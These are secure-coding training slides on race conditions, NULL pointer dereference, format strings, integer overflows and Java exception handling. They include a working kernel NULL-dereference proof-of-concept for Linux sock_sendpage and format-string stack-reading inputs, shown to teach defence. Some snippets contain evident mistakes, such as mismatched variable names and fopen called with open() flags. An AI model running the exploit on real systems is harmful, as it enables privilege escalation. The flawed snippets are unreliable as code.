```
struct stat l_stat, f_stat;
int fd;
if (lstat(strFileName, &l_stat) == -1)
     //handle error 1
if ((fd = fopen(strFileName, O_EXCL|O_RDWR, 0600)) == -1)
     //handle error 2
if (fstat(fd, &f_stat) == -1)
     //handle error 3
if ((l_info.st_dev != f_info.st_dev) ||
    (l_info.st_mod != f_info.st_mod) ||
    (l_info.st_ino != f_info.st_ino))
     //security symlink alert!!!
else
     //OK – you may process the file
```

Secure creating unique files

- If an attacker is able to predict the name of a file that will be **created** by the application, may be able to create a symlink to that file pointing to an important system file
- Mitigation
  - Avoid creating temporary files in world-accessible space
  - Use open() with O_CREAT and O_EXCL flags

```
int fd;
FILE* fp;
if ((fd = open(strFileName,
  O_EXCL|O_CREAT|O_TRUNC|O_RDWR, 0600)) == -1)
  //handle error
fp = fdopen(fd, “w”);
```

Using O_EXCL and O_CREAT flags

- If a file already exists, but it is not a symbolic link, the open() function will fail
- If *strFileName* is a symbolic link, the open() function will fail as well (errno set to EEXISTS)
- Remember to set BOTH flags
  - If O_EXCL is set but O_CREAT is not set, the result may be undefined
- There still might be multithreading issues
  - If another thread applies exactly the same approach with the same name of the file, race condition may be still introduced

Checking file properties

- Linux/Unix
  - Use open() with appropriate flags and then fstat() on the returned file descriptor, then close the file
  - You lose on efficiency, but gain on security
  - If the file will be accessed later for reading or writing, preserve the fstat/lstat structure for the later comparison
- Windows
  - Use rather GetFileInformationByHandle() than FindFirstFile() and FindFirstFileEx()

Multithreading in Java

- Let's focus on thread cooperation
  - Memory accesses are atomic, except long and double
  - Keyword: volatile, means variable will be modified by different threads (no thread-local cache)
  - Series of accesses generally should be synchronized on a common object monitor to avoid race conditions (see java.util.Vector implementation)
  - From Java 1.5 there is much new functionality in java.util.concurrent

Atomic operations in Java
Synchronization & wait-free solutions

```
class Counter {
private static int value;
void increase() {
            value++;   // BAD! read and write are not atomic
}
}

class Counter2 {
private static Object lock = new Object();
private static int value;
void increase() {
            synchronized (lock) {
             value++;   // Proper, synchronized on static object
            }
}
}

class Counter3 {
  private static AtomicInteger value = new AtomicInteger();
    void increase() {
      value.incrementAndGet(); // Best
} }
```

Tomcat Bug 31018

Class org.apache.tomcat.util.log.SystemLogHandler

```
if (!reuse.isEmpty()) {
    log = (CaptureLog)reuse.pop();
} else {
    log = new CaptureLog();
}
```

There's a race between the call to isEmpty() and the call to pop(). We've been able to reliably elicit a java.util.EmptyStackException at this point with an application under heavy load.

Replacing the above code with

```
synchronized (reuse) {
  log = reuse.isEmpty() ? new CaptureLog() : (CaptureLog)reuse.pop();
}
```

eliminates the problem (with no effect on performance that we could observe).

Synchronization misuse – simple deadlock

```
class Kukuryku {
int value1;          private Object lock1 = new int[1];
int value2;          private Object lock2 = new int[1];

public void enable() {
        synchronized (lock1) {
                synchronized (lock2) {
                        value1 = 1;          value2 = 1;
                }
        }
}

public void disable() {
        synchronized (lock2) {
                synchronized (lock1) {
                        value1 = 0;          value2 = 0;
                }
        }
}
}
```

Synchronization with locks (java.util.concurrent.locks)

```
final Lock lock = new ReentrantLock();
if (lock.tryLock()) {
try { // manipulate protected state
} finally {            lock.unlock();      }
} else { // perform alternative actions
}

final ReadWriteLock rwlock = new ReentrantReadWriteLock();
final Lock r = rwlock.readLock(); final Lock w = rwlock.writeLock();

// getter
r.lock();
try { return map.get(key); }
finally { r.unlock(); }

// setter
w.lock();
try { return map.set(key, value); }
finally { w.unlock(); }
```

More resources

- Secure coding in C and C++ - Race conditions
  - https://www.securecoding.cert.org/confluence/download/attachments/40402999/09+Race+Conditions.pdf
- Mutual Exclusion and Race conditions in Java
  - http://java.sun.com/developer/Books/performance2/chap3.pdf

Secure coding training

Verifying return values, NULL pointer dereference

Introduction

- Usually the functions return some value
  - Specific return values denote an error
- It happens that the return values are not always verified
  - Especially for functions returning pointers where NULL means an error
- The problem concerns both
  - Library functions (malloc, strdup) – more said in “Dangerous Functions” presentation
  - Custom functions implemented by the developers
- Threats
  - Unexpected application behavior
  - NULL pointer dereference

Example

```
routem = (struct routem *)
     malloc(maxfd * sizeof(struct routem));
for (i = 0;i < maxfd;++i) {
    (routem + i)->r_where = invalid;
    (routem + i)->r_nl = 1;
}
```

- Explanation
  - If the memory allocation of routem structure fails, the second line bottom will cause an application crash

Example 2 – realloc issue, insufficient verification return value

```
E->AVal[ATok] = realloc(
                        E->AVal[ATok],
                        len);
if (E->AVal[ATok] == NULL)
{
return(FAILURE);
}
```

- Explanation
  - realloc(), if unable to increase the E->Aval[ATok] buffer, will return NULL but will NOT deallocate the previous one!
  - As NULL has just been assigned to E->Aval[ATok], it is impossible to deallocate the old buffer by hand


Recommendations for memory allocation routines

- Always verify the return values of functions like malloc()/calloc()/realloc()/strdup() (and your own) and react appropriately
- Call realloc() in the way similar to the one below:

```
char *buffer, *temp;
int new_size;
buffer = malloc(1024);
if (buffer == NULL) exit(1);
new_size=2048;
temp = realloc(buffer, new_size);
if (temp == NULL) {
  free(buffer);
...
}
else buffer=temp;
```

NULL pointer dereference dangers
Virtual Address Space – Linux

- Memory of a process in Linux consists of mapped segments (libraries, data, devices, heap, stack)
- Every segment has rwx permissions
- Accessing unmapped memory or violating permissions results in a *segmentation fault*



NULL pointer dereference dangers
Memory mapping

- proc filesystem contains information about running processes
- There is also a map of the process

```
$ cat /proc/self/maps
08048000-08052000 r-xp 00000000 08:05 58138      /bin/cat
08052000-08053000 rw-p 0000a000 08:05 58138      /bin/cat
08973000-08994000 rw-p 00000000 00:00 0          [heap]
b72b6000-b73d4000 r--p 002ea000 08:05 79260      /usr/lib/locale/locale-archive
b73d4000-b75d4000 r--p 00000000 08:05 79260      /usr/lib/locale/locale-archive
b75d4000-b75d5000 rw-p 00000000 00:00 0
b75d5000-b7715000 r-xp 00000000 08:05 317822     /lib/i686/cmov/libc-2.11.1.so
b7715000-b7716000 ---p 00140000 08:05 317822     /lib/i686/cmov/libc-2.11.1.so
b7716000-b7718000 r--p 00140000 08:05 317822     /lib/i686/cmov/libc-2.11.1.so
b7718000-b7719000 rw-p 00142000 08:05 317822     /lib/i686/cmov/libc-2.11.1.so
b7719000-b771c000 rw-p 00000000 00:00 0
b7734000-b7736000 rw-p 00000000 00:00 0
b7736000-b7737000 r-xp 00000000 00:00 0          [vdso]
b7737000-b7752000 r-xp 00000000 08:05 960697     /lib/ld-2.11.1.so
b7752000-b7753000 r--p 0001a000 08:05 960697     /lib/ld-2.11.1.so
b7753000-b7754000 rw-p 0001b000 08:05 960697     /lib/ld-2.11.1.so
bfb40000-bfb55000 rw-p 00000000 00:00 0          [stack]
```

Linux sendfile system call

```
NAME
 sendfile - transfer data between file descriptors

SYNOPSIS
 #include <sys/sendfile.h>

 ssize_t sendfile(int out_fd, int in_fd, off_t *offset, size_t count);
---------------------------------------------------------------------
static const struct proto_ops bnep_sock_ops = { //BLUETOOTH BNEP SOCKET
        .family         = PF_BLUETOOTH,
        .owner          = THIS_MODULE,
        .release        = bnep_sock_release,
        .ioctl          = bnep_sock_ioctl,
        .getname        = sock_no_getname,
        .sendmsg        = sock_no_sendmsg,
        .recvmsg        = sock_no_recvmsg,
        .poll           = sock_no_poll,
        .connect        = sock_no_connect,
        .accept         = sock_no_accept,
        (...) // .sendpage missing, so func points to code under NULL
};
```

Linux sendfile system call

- Calling sendfile invokes kernel subroutines
- Kernel code is privileged

```
static ssize_t sock_sendpage(struct file *file, struct page *page,
           int offset, size_t size, loff_t *ppos, int more) {
        (...)
        // missing check if socket operation handler is NULL
-       return sock->ops->sendpage(sock, page, offset, size, flags);
+       return kernel_sendpage(sock, page, offset, size, flags);
}

int kernel_sendpage(struct socket *sock, struct page *page,
                    int offset, size_t size, int flags) {
   // calls specific socket implementation or the „no_” empty function
   if (sock->ops->sendpage)
      return sock->ops->sendpage(sock, page, offset, size, flags);
   return sock_no_sendpage(sock, page, offset, size, flags);
}
```

sock_sendpage vulnerability overview

- Situation summary
  - Bluetooth BNEP socket protocol is missing sock_sendpage function definition (or sock_no_sendpage assignment)
  - When sendfile is called, kernel starts to execute code from 0x0
  - Address 0x0 is not mapped → segmentation violation (crash)
- But
  - We can map memory under 0x0 with mmap syscall with rwx permission
  - And write arbitrary code to that region
  - And call sendfile so kernel executes this code

sock_sendpage exploit proof-of-concept for Linux 2.6.28

```
int kernel_code()
{
    asm (
    "movl $1,%ebx;"
    "movl $1,%eax;"
    "int $0x80;" ); /* exit(1); */
}

main()
{
    int r;
    void * mptr = mmap(NULL, getpagesize(),
PROT_WRITE|PROT_READ|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE|MAP_FIXED, 0,
0);
    int fdin = open("/etc/passwd",O_RDONLY);
  /* “jump near, displacement relative to next instruction” */
    *(char *) 0x0 = 0xe9;
    *(unsigned int *) 0x1 = (&kernel_code)-5;
    ftruncate(fdin,getpagesize());
    int fdout = socket(PF_PPPOX, SOCK_DGRAM, 0);
    sendfile(fdout, fdin, 0, getpagesize());
}
```

More information

- Hakin9 magazine 2010-02
  - “Exploiting NULL Pointer Dereferences”
- OWASP entry on NULL Pointer dereference
  - http://www.owasp.org/index.php/Null-pointer_dereference

Secure coding training

Format string errors

connect • communicate • collaborate

Format string errors – introduction

- Another “classic” security flaw.
- Vulnerability occurs if:
  - The code contains pattern:

```
printf(strFormat);
```


  - And an attacker has got impact on *strFormat* param, which is insufficiently sanitized.
  - Other functions accepting format strings may be vulnerable.
- Programming languages: C/C++, PHP.
- The threats:
  - Read arbitrary memory address.
  - Application crash (sort of DoS attack).
  - Execution of arbitrary code.

Why the above happens?

- Remember how the execution stack works?
- printf() arguments are supposed to be located on the stack.
  - If a call like **`printf("%08x%08x%08x%08x");`** is found, 4 hexadecimal values will be read from the stack during the processing of the function.
  - What if just **`printf(strFormat);`** occurs in the code and an attacker was able to submit **`%08x%08x%08x%08x`** as strFormat?
    - *No local printf() arguments allocated.*
    - *But 4 adjacent values will be read from the stack!*

Reading the stack

- Easier, but not much fun.




```
void myPrint (char* str)
{
   printf(str);
}
...

myPrint(”%08x%08x%08x%08x”);

// actually
// printf(”%08x%08x%08x%08x”);
// is called
```

Writing the stack

- Writing to the stack is more complicated.
- Attackers use %n format identifier.
  - It writes the number of bytes processed so far to the expected argument.
  - If there is no expected argument on the stack…
    - *You are able to **write to**, not just read from the stack!*
- Possible to overwrite the return address from the function and jump to it.
  - The values to be written may be adjusted by manipulating the malicious input to printf().
- Deeper explanations beyond the scope of this presentation.

Countermeasures

- Never do this:
  ```
  printf(strParam);
  ```
- Instead use this pattern:
  ```
  printf("%s", strParam);
  ```
- In cases like:
  ```
  fprintf (STDOUT, strFormat, arg1, arg2);
  ```
  check whether strFormat is not under the user control.
- Sanitize data properly.
- Use scanning tools, e.g.:
  - RATS (will be shown later).
  - pscan (very limited, but finds format string errors)

More resources

- “Secure Programming for Linux and Unix HOWTO” chapter:
  - http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/control-formatting.html
- More technical explanation of writing arbitrary values into memory with printf:
  - http://seclists.org/bugtraq/2000/Sep/214
- Pscan website:
  - http://deployingradius.com/pscan

Secure coding training

Overflows and off-by-one errors

Introduction

- This short presentation is devoted to two types of software errors:
  - Off-by-one errors
    - *Improper calculations of the number of elements to be processed, 1 too much or 1 too less (exceptionally other mistakes have been encountered)*
  - Overflow errors
    - *When an updated value cannot be longer properly stored in the variable due to improper conversion or insufficient range*
    - *Do not confuse with buffer overflow (overrun)*
- These two do not have as much **direct** security implications as e.g. buffer overflow
  - But may cause unexpected program behavior or application crash

Off-by-one error example (and exercise)

```
int i;
unsigned int numWidgets;
Widget **WidgetList;

numWidgets = GetUntrustedSizeValue();
if ((numWidgets == 0) || (numWidgets > MAX_NUM_WIDGETS)) {
ExitError("Incorrect number of widgets requested!");
}
WidgetList = (Widget **)malloc(numWidgets * sizeof(Widget *));
printf("WidgetList ptr=%p\n", WidgetList);
for(i=0; i<numWidgets; i++) {
WidgetList[i] = InitializeWidget();
}
WidgetList[numWidgets] = NULL;
showWidgets(WidgetList);
```


- Can you see anything bad?

Explanation

- As it occurs from the code, the list of widgets contains the sentinel (the last element is always NULL)
- See the numbers of elements:
  - `malloc(numWidgets * sizeof(Widget *));`
  - `for(i=0; i<numWidgets; i++) {`
  - `WidgetList[numWidgets] = NULL;`
- Space is only allocated for pointers to widgets, not for the sentinel
  - It is off-by-one error, but **causes** a buffer overflow (4 adjacent bytes overwritten with NULL)
- A possible fix to the vulnerable code:
  - `malloc((numWidgets + 1) * sizeof(Widget *));`

Fencepost error

- A specific type of off-by-one error
  - Arises directly from the fact between n and m indices (inclusive) we have **m-n+1** elements – **NOT m-n**
  - “Fencepost” error or “Lamp-post error”
    - *If you have 11 lamps, there are only 10 gaps between them*



Source: http://en.wikipedia.org

Fencepost error example


```
#define PATH_SIZE 60
char filename[PATH_SIZE];

for(i=0; i<=PATH_SIZE; i++)
{
   char c = getc();
   if (c == 'EOF')
   {
      filename[i] = '\0';
   }

   filename[i] = getc();
}
```

- Should be this time:

```
for(i=0; i<PATH_SIZE; i++)
```

Off-by-one countermeasures

- Be careful!
  - Remember about the nature of this error and twice check whether your programming logic is perfect
    - *Test (and debug) your application for boundary conditions*
  - Avoid mixing counting starting from 0 and starting from 1
    - *Be especially careful after changing your programming language to another – with a different index numbering approach*
  - When using sentinel, remember to allocate extra space



Overflow errors

- Conversion problems
  - Signed and unsigned types
  - Different sizes of types
- The only conversion between types guaranteed to be always safe, is to a **wider** type and not between signed/unsigned
  - Conversion to a smaller type might cause truncation
- Increment/decrement errors
  - Continuous increment by 1 will cause 0 some time!

Overflow example

- Based on real JPG format vulnerability
  - Comment field consists of 2 bytes (*size* together with the content) and *size-2* bytes of the content – looked like:

```
void getComment(unsigned int len, char *src) {
  unsigned int size;
  size = len - 2;
  char *comment = (char *)malloc(size + 1);
  memcpy(comment, src, size);
  return;
}
```

- Explanation:
  - If *len* is 1, *size* becomes 0xFFFFFFFF
  - memcpy() copies large area to *comment* – overflow
  - Note that malloc(0) is OK!

Overflow exercise
Can you show the bug (if any)?

```
nresp = packet_get_int();
if (nresp > 0) {
 response = xmalloc(nresp*sizeof(char*));
 for (i = 0; i < nresp; i++)
  response[i] = packet_get_string(NULL);
}
```

- Hint:
  - *nresp* is taken from a network packet
- Explanation:
  - Network packet may be forged
  - if *nresp* is greater than 1073741823, multiplied by the pointer size (usually 4) will overflow xmalloc() parameter
  - Too little memory will be allocated – buffer overflow
  - This is a real OpenSSH 3.3 bug

Overflows countermeasures

- Again be careful!
  - Especially when operating on:
    - *Array indices and lengths*
    - *Loop counters*
    - *Memory area sizes*
- When negative values will not be used, apply unsigned types
  - Use only unsigned types (size_t) for sizes and indices
- When using signed integers, remember to check against negative values as well

Overflows in Java (1)

- In Java simple integer types are signed
- Length (bytes): byte 1, short 2, int 4, long 8
- Range of int: -2147483648 to 2147483647
- Overflows need to be handled manually (no exceptions nor errors)

```
while ( true ) {
    if (N > 2147483646 / 3) {
      System.out.println("Sorry, N has become");
      System.out.pritnln("too large for your computer!");
      break;
    }
    N = 3 * N + 1;
  }
  System.out.println(N);
}
```

- BigInteger instances don't overflow

Overflows in Java (2)

```
for ( long i = Long.MAX_VALUE -2; i<=Long.MAX_VALUE; i++ )
{
  /* ...*/        // HOW MANY TIMES WILL EXECUTE?
}
=====================
long diffInDays = diffInNanos / (24 * 60 * 60 * 1000 * 1000);
// oops! constant overflows and high order bits are lost
--------------------
long diffInDays = diffInNanos /
                     (24 * 60 * 60 * 1000 * 1000L);
// correct. First three mults done as int, last as long.
--------------------
long diffInDays = diffInNanos /
                     (24L * 60L * 60L * 1000L * 1000L);
// ultra safe. All mults done as long.
=====================
/** If the argument == Integer.MIN_VALUE (the most negative
 *  representable int value), the result is that same value,
 *  which is negative. */
java.lang.Math.abs(int)
```

Overflows in Java (3)

- Floating point types: float, double overflow too
- `Double.MAX_VALUE` = $(2-2^{-52})\cdot 2^{1023}$
- `Double.MIN_VALUE` = 2^{-1074}
- `Double.POSITIVE_INFINITY → 0x7ff0000000000000L`
- `Double.NEGATIVE_INFINITY → 0xfff0000000000000L`
- `Double.NaN → 0x7ff8000000000000L`
- java.lang.Math.abs(double) special cases:
  - argument == positive zero or negative zero, the result is positive zero.
  - argument is infinite, the result is positive infinity.
  - argument is NaN, the result is NaN.

```
if ( Double.isNaN( d ) )  // CORRECT
if ( d == Double.NaN )    // INCORRECT
```

More resources

- CVE Entry for off-by-one errors
  - http://cwe.mitre.org/data/definitions/193.html
- OWASP page on integer overflows
  - http://www2.owasp.org/index.php/Integer_overflow
- CERT large and detailed presentation on handling integers (incl. conversions and overflows)
  - https://www.securecoding.cert.org/confluence/download/attachments/40402999/03+Integers+15-392.pdf

Secure coding training

Java Exception Handling

connect • communicate • collaborate

Java Exceptions
Finally block

- Clause *finally* is always executed (in case of *catch*ing, not catching, *return*ing from try)
- But it some circumstances it may not
  - If the JVM exits while executing try{} or catch{} code
  - If the thread is interrupted or killed
- Use it to do the clean up (e.g. close streams)

```
try {
      System.out.println("Entering try statement");
      out = new PrintWriter(new FileWriter("OutFile.txt"));
    //Do Stuff….
   } catch (Exception e) {
      System.err.println("Error occurred!”);
   } catch (IOException e) {
      System.err.println("Input exception ");
   } finally {
      if (out != null) {
          out.close(); // RELEASE RESOURCES
      }
   }
```

JSP – prevent information leakage

- Don't allow the default error message to be sent to the browser, handle exceptions with care
- Within the page – try/catch/finally
  - Variable *out* in JSP is a PrintWriter composing HTTP response, so use don't exception.printStackTrace(out)
  - Remember about java.lang.System.setErr() method and System.err field – make sure it doesn't leak information
- At the page level
  - <%@ page errorPage = "errorPage.jsp">
- At the application level in *web.xml*

```
<error-page>
  <exception-type>UnhandledException</exception-type>
  <location>UnhandledException.jsp</location>
</error-page>
```

Exceptions in Java
Log and throw

- BAD – either log or throw
- Throwing takes current exception as „cause” parameter

```
catch (NoSuchMethodException e) {
  LOG.error("Blah", e);
  throw e;
}
```

```
catch (NoSuchMethodException e) {
  LOG.error("Blah", e);
  throw new MyServiceException("Blah", e);
}
```

```
catch (NoSuchMethodException e) {
  e.printStackTrace();
  throw new MyServiceException("Blah", e);
}
```

Exceptions in Java
Losing information

- BAD – use *cause* parameter with exception, not its message string – don't lose stack trace
- Don't return nulls – let the caller handle it
- Don't „swallow exceptions"

```
catch (NoSuchMethodException e) {
  throw new MyServiceException("Blah: " +
      e.getMessage());
}

catch (NoSuchMethodException e) {
  LOG.error("Blah", e);
  return null;
}

catch (NoSuchMethodException e) {
  return null;
}
```

Dealing with caught exceptions – rethrowing

- When rethrowing a checked exception
  - Convert into another checked exception, if the client code is expected to recuperate from the exception
  - Convert into an unchecked exception, if the client code cannot do anything about it

More resources

- Bad practices of Java exception handling
  - http://www2.java.net/article/2006/04/04/exception-handling-antipatterns

Secure coding training

Inefficient code patterns

connect • communicate • collaborate

General recommendations

- *A fast program is not as important as a correct one.* Steve McConnell
- 2 Jackson's rules: „*Don't optimize*", „*Don't optimize yet*"
  - Introducing bugs to working code
  - Decreasing readability
  - Reducing extensibility
  - Benchmark code before and after changes
  - Use stable libraries – people may already optimized its code
- Avoid creating new instances
  - When extracting data from a String use substring – reuse field *char[] value*
  - Reuse variables in loops
  - Use *static final* for constants
  - Use primitive types

String concatenation

- Internally, there is no concatenation operator
- Compiler translates it to StringBuilder.append
- Watch for loops – create only one StringBuilder

```
public class C {
public static void main
              (String[]args){
   String total = "";
   for (String x :
         new String[]
       {"Ala", "Bela"}) {
       total += x;
   }
}
}
```

```
public class C
    public static void main(String args[])
    {
        String s = "";
        String args1[] = {
            "Ala", "Bela"
        };
        int i = args1.length;
        for(int j = 0; j < i; j++){
            String s1 = args1[j];
            s = (new StringBuilder()).
            append(s).append(s1).toString();
        }
    }
}
```

```
java C.java && jad C.class
```

Other tips

- Exceptions are objects and they need costly construction
- Using exception instead of array bounds checking – maybe only for really huge arrays

- Notice difference between ArrayList and Vector
  - And between StringBuilder and StringBuffer
  - Don't synchronize code unnecessarrily
- If you know target size of Collection – provide it
- Use right compiler, VM, DB, application server
- Use multiple threads

Use static analysis tools

- Tools like PMD and FindBugs find inefficient code patterns and suggest fixes, e.g. FindBugs
  - Finds expressions where immediate box-unbox happen
  - Use *Integer.toString(1)* instead of *new Integer(1).toString()*
  - Inefficient Boolean constructor usage (use static values)
  - Unused/unread fields